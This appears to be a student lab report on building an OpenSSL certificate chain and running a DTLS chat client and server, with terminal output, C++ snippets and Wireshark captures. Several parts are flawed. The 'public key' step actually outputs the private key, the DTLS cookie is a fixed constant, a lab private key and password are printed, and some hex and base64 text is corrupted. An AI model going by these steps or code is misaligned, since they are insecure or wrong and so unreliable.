        5e:b2:23:6f:b2:7d:b3:17:e6:de:80:81:f0:16:06:
        56:1f:e3:ff:43:75:01:84:a3:29:2f:83:53:3f:d2:
        6b:79:ad:5e:d9:16:f7:5a:35:f3:fe:f0:68:ed:5a:
        5d:5c:e7:ac:76:db:c8:3c:3a:cc:09:53:f9:73:b8:
        16:3e:d9:f8:a5:3f:1c:b7:dc:5d:81:c7:c4:5e:25:
        da:66:95:b6:37:4e:d0:ac:4f
      Exponent: 65537 (0x10000)
X509v3 extensions:
 X509v3 Subject Alternative Name:
   DNS:alice1.com, DNS:www.alice1.com
 X509v3 Subject Key Identifier:
   73:94:58:FA:E6:11:58:7F:74:84:BD:35:5F:AC:8B:1F:B9:2E:98:70
 X509v3 Authority Key Identifier:
   95:E1:93:81:D6:18:DC:E6:E3:87:FD:DD:C1:1A:F2:49:7E:68:0A:EA
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
64:2e:81:51:33:ac:70:4d:26:e3:ab:aa:86:06:ab:76:52:5d:
a6:27:1d:94:c5:73:f7:75:e7:9d:69:52:11:06:9d:08:33:57:
e6:c6:6c:7a:94:5a:b5:c6:33:84:e8:af:8a:4c:c2:cc:f4:df:
75:cd:cb:3b:80:65:a7:dd:cc:a4:6d:1f:c5:dh:54:d5:b4:9a:
10:2f:c8:c7:72:ec:a4:44:7a:f8:f7:c1:ea:bd:71:d6:85:c5:
79:94:73:bw:b4:56:3b:55:ce:c3:b9:29:88:ac:d5:36:d7:4c:
f0:47:e6:ed:87:ab:26:92:3b:92:dd:ep:cf:46:aa:ee:55:0b:
0d:eb:16:c8:09:b7:fa:cb:27:28:ac:d1:49:06:38:3e:dc:7e:
65:43:70:6d:37:bd:60:1b:97:91:35:e4:98:9e:dc:eb:68:ac:
be:9f:49:fe:ac:8e:a7:5b:d9:33:1d:3c:5a:c7:49:1b:65:a3:
79:f0:ce:32:0b:c3:5b:07:79:16:b1:b8:c9:4b:c4:9b:54:a0:
52:90:84:9d:ee:77:d1:9f:fb:45:c9:f3:a0:ee:a2:f0:ed:f3:
```

## Now doing the same thing for Bob

Steps:

1. Generating the private key for the bob.

```
root@bob1:~# openssl expparam -genkey -name brainpoolP256r1 -out bob_private_key.pem
Invalid command 'expparam'; type "help" for a list.
root@bob1:~# openssl ecparam -genkey -name brainpoolP256r1 -out bob_private_key.pem
root@bob1:~# ls
bob_private_key.pem  snap
root@bob1:~# cat bob_private_key.pem
-----BEGIN EC PARAMETERS-----
BgkrJAMDAggBAQc=
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MHgCAQEEII0H2AixdN1cMpS112FDBIwNLDry/YWe57vV6+o8IWxtoAsGCSskAwMC
CAEBB6FEA0IABB+JlluBaTZm+L73waIc59AWTE+Wo9PoAzwMnRRa/Z/iR9IY2Xpb
zTT+Gb0fksgxIYe1qU0SX598HQY022o0Rc=
-----END EC PRIVATE KEY-----
root@bob1:~#
```

2. Now generating the public key for bob.

```
root@bob1:~# openssl ec -in bob_private_key.pem -out bob_public_key.pem
read EC key
writing EC key
root@bob1:~# cat bob_public_key.pem
-----BEGIN EC PRIVATE KEY-----
MHgCAQEEII0H2AixdN1cMpS112FDBIwNLDry/YWe57vV6+o8IWxtoAsGCSskAwMC
CAEBB6FEA0IABB+JlluBaTZm+L73waIc59AWTE+Wo9PoAzwMnRRa/Z/iR9IY2Xpb
zTT+Gb0fksgxIYe1qU0SX598HQY022o0Rc=
-----END EC PRIVATE KEY-----
root@bob1:~#
```

3. Now generating the Bob csr file

```
root@bob1:~# openssl req -new -key bob_private_key.pem -out bob_csr.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Hyderabad
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:CSE
Common Name (e.g. server FQDN or YOUR name) []:bob1.com
Email Address []:cs23mtech11005@iith.ac.in

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:NS
root@bob1:~# ls
bob_csr.csr  bob_private_key.pem  bob_public_key.pem  snap
root@bob1:~#
```

```
root@bob1:~# cat bob_csr.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIBdzCCAR4CAQAwZAxCzAJBgNVBAYTAKlOMRIwEAYDVQQIDALUZWxhbmdhbmbEx
EjAQBgNVBAcMCUh5ZGVyYWJhZDEOMAwGA1UECgwFSULUIEgxDDAKBgNVBAAsMA0NT
RTERMA8GA1UEAwwIYm9iMS5jb20xKDAmBgkqhkiG9w0BCQEWNzMjNtdGVjaDEx
MDA1QGlfdGguYWMuaW4wWjAUUBgcqhkjOPQIBBgkrJAMDAggBAQcDQgAEH4mWW4Fp
Nmb4vvfBohzn0BZMT5aj0+gDPAydFFr9n+JH0hjZelvNNP4ZvR+SyaDEhh7WpTRJ
fn3wdBg7bajRF6AqMBEGCSqGSIB3DQEJAjEEDAJOUzAVBgkqhkiG9w0BCQcxCAwG
MTIzNDU2MAoGCCqGSM49BAMCA0cAMEQCIBVcrd9v9rjQjPPPuZGALRIkJ0o3Tgvb
L3wzMZQWSALCAiB2i1Ao3UNXGMdQ8gCJJLB9wqIXaHUzQqVVxNYj8ngjA==
-----END CERTIFICATE REQUEST-----
root@bob1:~#
```

4. Now we will pull bob.csr from the container to the host VM.

```
ubuntu@cs6903-17:~$ lxc file pull bob1/root/bob_csr.csr /home/ubuntu/
ubuntu@cs6903-17:~$ ls
aliceInt.cnf      c           intRoot.cnf          root.crt
alice_chain.crt   commands.txt  int_private_key.pem  root_private_key.pem
alice_crt.crt     cpp          int_public_key.pem  root_public_key.pem
alice_csr.csr     int.cnf      poison-dns-alice1-bob1.sh  snap
bob.cnf           int.crt      python                unpoison-dns-alice1-bob1.sh
bob_csr.csr       int.csr      root.cnf
ubuntu@cs6903-17:~$
```

5. Now intermediate CA will verify that CSR is indeed coming from Bob

```
ubuntu@cs6903-17:~$ openssl req -text -noout -verify -in bob_csr.csr
Certificate request self-signature verify OK
Certificate Request:
Data:
    Version: 1 (0x0)
    Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = bob1.com, emailAddress = cs23mtech11005@iith.ac.in
    Subject Public Key Info:
        Public Key Algorithm: id-ecPublicKey
        Public-Key: (256 bit)
        pub:
            04:1f:89:96:5b:81:69:36:66:f8:be:f7:c1:a2:1c:
            e7:d0:16:4c:4f:96:a3:d3:e8:03:3c:0c:9d:14:5a:
            fd:9f:e2:47:d2:18:d9:7a:5b:cd:34:fe:19:bd:1f:
            92:c9:a0:c4:86:1e:d6:a5:34:49:7e:7d:f0:74:18:
            3b:6d:a8:d1:17
        ASN1 OID: brainpoolP256r1
    Attributes:
        unstructuredName      :NS
        challengePassword    :123456
    Requested Extensions:
    Signature Algorithm: ecdsa-with-SHA256
    Signature Value:
        30:44:02:20:15:5c:ad:df:6f:f6:b8:d0:8c:f3:cf:b9:91:80:
        2d:12:24:27:4a:37:4e:0b:db:2f:7c:33:31:94:16:48:02:c2:
        02:20:76:8b:50:0e:cf:75:0d:5c:63:1d:43:c8:02:24:92:c1:
        f7:0a:88:5d:a1:d4:cd:0a:95:57:13:58:8f:c9:e0:8c
ubuntu@cs6903-17:~$
```

6. Now the intermediate CA will make a config file for generating the certificate of Bob.

```
ubuntu@cs6903-17:~$ touch bobInt.cnf
ubuntu@cs6903-17:~$ ls
aliceInt.cnf    bob_csr.csr   int.csr           root.cnf
alice_chain.crt bob_csr.csr   intRoot.cnf       root.crt
alice_crt.crt   commands.txt  int_private_key.pem root_private_key.pem
alice_csr.csr   cpp          int_public_key.pem root_public_key.pem
bob.cnf         int.cnf      poison-dns-alice1-bob1.sh snap
bobInt.cnf      int.crt     python             unpoison-dns-alice1-bob1.sh
ubuntu@cs6903-17:~$
```

Now filling information into it.

```
ubuntu@cs6903-17:~$ cat bobInt.cnf
[ req ]
default_bits = 2048
prompt = no
distinguished_name = req_distinguished_name

[ req_distinguished_name ]
C = IN
ST = Telangana
L = IIT H
O = CSE
CN = bob1.com

[ req_ext ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = bob1.com
DNS.2 = www.bob1.com
ubuntu@cs6903-17:~$
```

7. Now Intermediate CA will generate certificate for Bob

```
root@bob1:~          ubuntu@cs6903-17:~
ubuntu@cs6903-17:~$ openssl x509 -req -in bob_csr.csr -CA int.crt -CAkey int_private_key.pem -CAcreateserial -out bob_crt.crt -days 90 -extfile bobInt.cnf -extensions req_ext
Certificate request self-signature ok
subject=C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = bob1.com, email Address = cs23mtech11005@iith.ac.in
ubuntu@cs6903-17:~$
```

8. Now the intermediate CA will push the certificate of Bob to bob's container.

```
root@bob1:~          ubuntu@cs6903-17:~
ubuntu@cs6903-17:~$ lxc file push bob_crt.crt bob1/root/
ubuntu@cs6903-17:~$
```

```
root@bob1:~# ls
bob_crt.crt  bob_csr.csr  bob_private_key.pem  bob_public_key.pem  snap
root@bob1:~#
```

9. Now Intermediate CA will generate the certificate chain and send it to bob.

```
ubuntu@cs6903-17:~$ cat bob_crt.crt int.crt root.crt > bob_chain.crt
ubuntu@cs6903-17:~$ ls
aliceInt.cnf      bob_crt.crt    int.csr                  root.crt
alice_chain.crt   bob_csr.csr    intRoot.cnf             root_private_key.pem
alice_crt.crt     c             int_private_key.pem    root_public_key.pem
alice_csr.csr     commands.txt   int_public_key.pem   snap
bob.cnf           cpp           poison-dns-alice1-bob1.sh unpoison-dns-alice1-bob1.sh
bobInt.cnf        int.cnf       python
bob_chain.crt     int.crt       root.cnf
ubuntu@cs6903-17:~$ lxc file push bob_chain.crt bob1/root/
ubuntu@cs6903-17:~$
```

```
root@bob1:~# ls
bob_chain.crt  bob_crt.crt  bob_csr.csr  bob_private_key.pem  bob_public_key.pem  snap
root@bob1:~#
```

10. Now bob will verify that the certificate is indeed coming from Intermediate CA.

```
root@bob1:~# openssl verify -CAfile root.crt -untrusted int.crt bob_chain.crt
bob_chain.crt: OK
root@bob1:~#
```


**Now for converting every .csr/.crt/.key file to .pem file**

**By using the command**


**Openssl rsa/ec -in <filename> -out <filename>**

# Task 2

Flowchart for Client  
Server




Flow Chart for



## Steps for without packet loss:

### 1. Server Running on Port 8080:




The image shows two terminal windows side-by-side. The left window, titled 'root@alice1:~', has a single command: 'root@alice1:~#'. The right window, titled 'root@bob1:~', shows the server configuration process:

```
root@bob1:# ./cs -s
Socket successfully created..
SERVER SIDE...
Socket successfully binded..
Server Listening on PORT : 8080
```

2. Now running the client: As we can see that the client is successfully connected to the server, and

- The Initial 4 Messages were sent and received successfully.
- OpenSSL Initialized
- Keys and certificates are loaded properly
- DTLS handshake is done successfully



The image shows two terminal windows side-by-side. The left window, titled 'root@alice1:~', shows the client execution:

```
root@alice1:~# ./cs -c bob1
Socket successfully created..
Sending... chat_hello
Message received : chat_reply_ok
Sending... chat_START_SSL
Message received : chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!
OpenSSL initialized! Successesfully!

DTLS connection established!
Certificate Verified!
Enter your message :
```

The right window, titled 'root@bob1:~', shows the server's perspective of the client's actions:

```
root@bob1:# ./cs -s
Socket successfully created..
SERVER SIDE...
Socket successfully binded..
Server Listening on PORT : 8080

Message received from client: chat_hello
Message send from server: chat_reply_ok
Message received from client: chat_START_SSL
Message send from server: chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!
OpenSSL initialized! Succeeesfully!!!

Doing DTLS handshake...
DTLS connection established!!!!
Client Certificate Verified!
```

3. Now Client and Server will chat with each other, such that

- First Client will send a message to server

- b. Then the server will reply with a message to the client.
- c. Now if either of them sends a ***chat\_close*** message then both the client and server will stop.

```

root@alice1:~          root@bob1:~
Socket successfully created..                                          Message send from server: chat_reply_ok
Sending... chat_hello                                                 Message received from client: chat_START_SSL
Message received : chat_reply_ok                                         Message send from server: chat_START_SSL_ACK
Sending... chat_START_SSL                                           Initializing Openssl...
Message received : chat_START_SSL_ACK                                 Private key Loaded Properly and verified!
                                                               OpenSSL initialized! Sucessesfully!!!
                                                               Doing DTLS handshake...
                                                               DTLS connection established!!!!
                                                               Client Certificate Verified!

Client Message : Hello Server                                         Client Message : Hello Client
Enter your message : I want to tell you that Windows is better than linux
Enter your message : Hello Client
                                                               Client Message : I want to tell you that Windows is better than linux
                                                               Enter your message : Nope
                                                               Client Message : Bye
                                                               Enter your message : chat_close
                                                               closing conection...
                                                               Connection Closed!
                                                               root@bob1:~#

```

4. This also supports session resumption so here is how server is generating the session cookie

```

int generateCookie(SSL *ssl_context, unsigned char *session_cookie, unsigned int *cookie_len)
{
    memcpy(session_cookie, "ses_co", 6);
    *cookie_len = 6;

    return 1;
}

```

- a. This function takes input
  - i. The current ssl context
  - ii. An empty unsigned char\* variable(session\_cookie) for filling up with session cookie.
  - iii. The length of the cookie
- b. Then this function generates a session cookie and copies it in **session\_cookie** variable.

5. We can see the same in Wireshark that server is sending session ticket to the client

39 0.014621	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
40 0.014632	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
41 0.014637	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
42 0.014642	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
43 0.014647	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
44 0.014652	172.31.0.3	172.31.0.2	DTLSv1...	270 New Session Ticket (Fragment)
45 0.014673	172.31.0.3	172.31.0.2	DTLSv1...	162 New Session Ticket (Reassembled), Change Cipher Spec, Encrypted Handshake Message

6. We can also see in Wireshark that the initial messages are going in UDP plain text then there is certificate exchange over DTLSv 1.2 protocol.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.3	UDP	52	44693 → 8080 Len=10
2	0.000326	172.31.0.3	172.31.0.2	UDP	55	8080 → 44693 Len=13
3	0.000582	172.31.0.2	172.31.0.3	UDP	56	44693 → 8080 Len=14
4	0.000689	172.31.0.3	172.31.0.2	UDP	60	8080 → 44693 Len=18
5	0.005654	172.31.0.2	172.31.0.3	DTLSv1.2	203	Client Hello
6	0.005740	172.31.0.3	172.31.0.2	DTLSv1.2	76	Hello Verify Request
7	0.005780	172.31.0.2	172.31.0.3	DTLSv1.2	209	Client Hello
8	0.007793	172.31.0.3	172.31.0.2	DTLSv1.2	270	Server Hello, Certificate (Fragment)
9	0.007803	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
10	0.007809	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
11	0.007815	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
12	0.007825	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
13	0.007832	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
14	0.007859	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
15	0.007864	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
16	0.007871	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
17	0.007881	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
18	0.007886	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
19	0.007891	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
20	0.007895	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
21	0.007905	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Fragment)
22	0.009307	172.31.0.3	172.31.0.2	DTLSv1.2	270	Certificate (Reassembled), Server Key Exchange (Fragment)
23	0.009313	172.31.0.3	172.31.0.2	DTLSv1.2	270	Server Key Exchange (Fragment)
24	0.009328	172.31.0.3	172.31.0.2	DTLSv1.2	229	Server Key Exchange (Reassembled), Certificate Request, Server Hello Done
25	0.012312	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
26	0.012335	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
27	0.012346	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
28	0.012351	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
29	0.012358	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
30	0.012363	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
31	0.012368	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
32	0.012373	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
33	0.012377	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
34	0.012391	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
35	0.012396	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
36	0.012401	172.31.0.2	172.31.0.3	DTLSv1.2	298	Certificate (Fragment)
37	0.012889	172.31.0.2	172.31.0.3	DTLSv1.2	283	Certificate (Reassembled), Client Key Exchange, Certificate Verify

7. This is the code snippet which loads and verifies the certificates: On the client side **workAsClient** will be true while on the server side it will be false.

```

void loadCertificates()
{
    const char *certificate;
    const char *privateKey;
    const char *chain;
    const char *CAfile = "CAfile.pem";

    if (workAsClient == true)
    {
        certificate = "alice_crt.pem";
        privateKey = "alice_private_key.pem";
        // chain = "alice_chain.pem";
    }
    else
    {
        certificate = "bob_crt.pem";
        privateKey = "bob_private_key.pem";
        // chain = "bob_chain.pem";
    }

    // Load Certificate
    if (SSL_CTX_use_certificate_file(ssl_context, certificate, SSL_FILETYPE_PEM) <= 0)
    {
        ERR_print_errors_fp(stderr);
        cout << "error in cert\n";
        exit(EXIT_FAILURE);
    }

    // Load Private Key
    if (SSL_CTX_use_PrivateKey_file(ssl_context, privateKey, SSL_FILETYPE_PEM) <= 0)
    {
        ERR_print_errors_fp(stderr);
        cout << "error in key\n";
        exit(EXIT_FAILURE);
    }

    // Verify private key
    if (!SSL_CTX_check_private_key(ssl_context))
    {
        cout << "Private Key Verification failed!\n";
        exit(0);
    }

    cout << "Private key Loaded Properly and verified!!!\n";

    // Load CAfile and verify
    if (!SSL_CTX_load_verify_locations(ssl_context, CAfile, NULL))
    {
        ERR_print_errors_fp(stderr);
        cout << " -CA verification failed \n";
        exit(EXIT_FAILURE);
    }

    // Client/Server Certificate verification
    SSL_CTX_set_verify(ssl_context, SSL_VERIFY_PEER | SSL_VERIFY_FAIL_IF_NO_PEER_CERT, NULL);
}

```

## 8. We can also see that the application data is going over DTLSv1.2.

50 17.341578	172.31.0.2	172.31.0.3	DTLSv1.2	91 Application Data
51 22.019881	172.31.0.3	172.31.0.2	DTLSv1.2	91 Application Data
52 68.302001	172.31.0.2	172.31.0.3	DTLSv1.2	131 Application Data
53 72.210166	172.31.0.3	172.31.0.2	DTLSv1.2	83 Application Data
54 73.349652	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42 Who has 172.31.0.3? Tell 172.31.0.2
55 73.349793	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42 172.31.0.3 is at 00:16:3e:d2:a2:f0
56 77.445803	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42 Who has 172.31.0.2? Tell 172.31.0.3
57 77.445848	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42 172.31.0.2 is at 00:16:3e:ae:c3:fd
58 83.611481	172.31.0.2	172.31.0.3	DTLSv1.2	82 Application Data
59 88.369408	172.31.0.3	172.31.0.2	DTLSv1.2	89 Application Data

## Steps for with packet loss:

- ## 1. Start Capturing TCP DUMP on the Alice side.

```
root@alice1:~# sudo tcpdump -i eth0 -w task2_with_loss.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

- ## 2. Injection Packet loss on the side of Alice.

The screenshot shows two terminal windows side-by-side. The left window, titled 'root@alice1: ~', displays the command 'root@alice1:~# sudo tc qdisc add dev eth0 root netem loss 10%' followed by a new line. The right window, titled 'root@bob1: ~', has an empty command line.

```
root@alice1:~# sudo tc qdisc add dev eth0 root netem loss 10%
root@alice1:~#
```

```
root@bob1:~#
```

- Now running the app again, as we can see that there were packet losses during the DTLS handshake and client is trying multiple times to connect to the server.

```
root@alice1:~          root@bob1:~
ubuntu@cs6903-0:7:~      root@alice1:~           ++++++STARTING SECURE CHAT APPLICATION+++++
CLIENT SIDE...
Message send from client: chat_hello
Message received from server: chat_reply_ok

Message send from client: chat_START_SSL
Message received from server: chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!

Doing DTLS handshake...
Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecti
ng...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecti
ng...Reconnecting...Reconnecting...Reconnecting...

DTLS connection established!!!
Certificate Verified!!!
Messages are end-to-end encrypted...

Enter your message : 

Socket successfully created!!!
SERVER SIDE...
Socket successfully binded..
Server Listening on PORT : 8080

Message received from client: chat_hello
Message send from server: chat_reply_ok
Message received from client: chat_START_SSL
Message send from server: chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!

Doing DTLS handshake...
DTLS connection established!!!
Client Certificate Verified!!!
Messages are end-to-end encrypted...
```

#### 4. Now Alice and Bob chat with each other and finally close the chat.

The image shows two terminal windows side-by-side. The left window is titled 'ubuntu@cs6903-0:7: ~' and the right window is titled 'root@bob1: ~'. Both windows have a title bar with icons for minimize, maximize, and close. The terminal content is as follows:

**Ubuntu Terminal (Alice):**

```
root@alice1:~ Initializing OpenSSL...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!
Doing DTLS handshake...
Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...Reconnecting...
DTLS connection established!!!
Certificate Verified!!!
Messages are end-to-end encrypted...
Enter your message : Hello Bob
Server Response : Hello Alice

Enter your message : Windows is better than linux
Server Response : chat_close
Server Wants to close connection!

Closing Connection...
Connection Closed!
root@alice1:~#
```

**Root Terminal (Bob):**

```
root@bob1:~ Message send from server: chat_reply_ok
Message received from client: chat_START_SSL
Message send from server: chat_START_SSL_ACK

Initializing OpenSSL...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!
Doing DTLS handshake...
DTLS connection established!!!!
Client Certificate Verified!!!
Messages are end-to-end encrypted...

Client Message : Hello Bob
Enter your message : Hello Alice

Client Message : Windows is better than linux
Enter your message : chat_close
closing connection...

Connection Closed!
root@bob1:~#
```

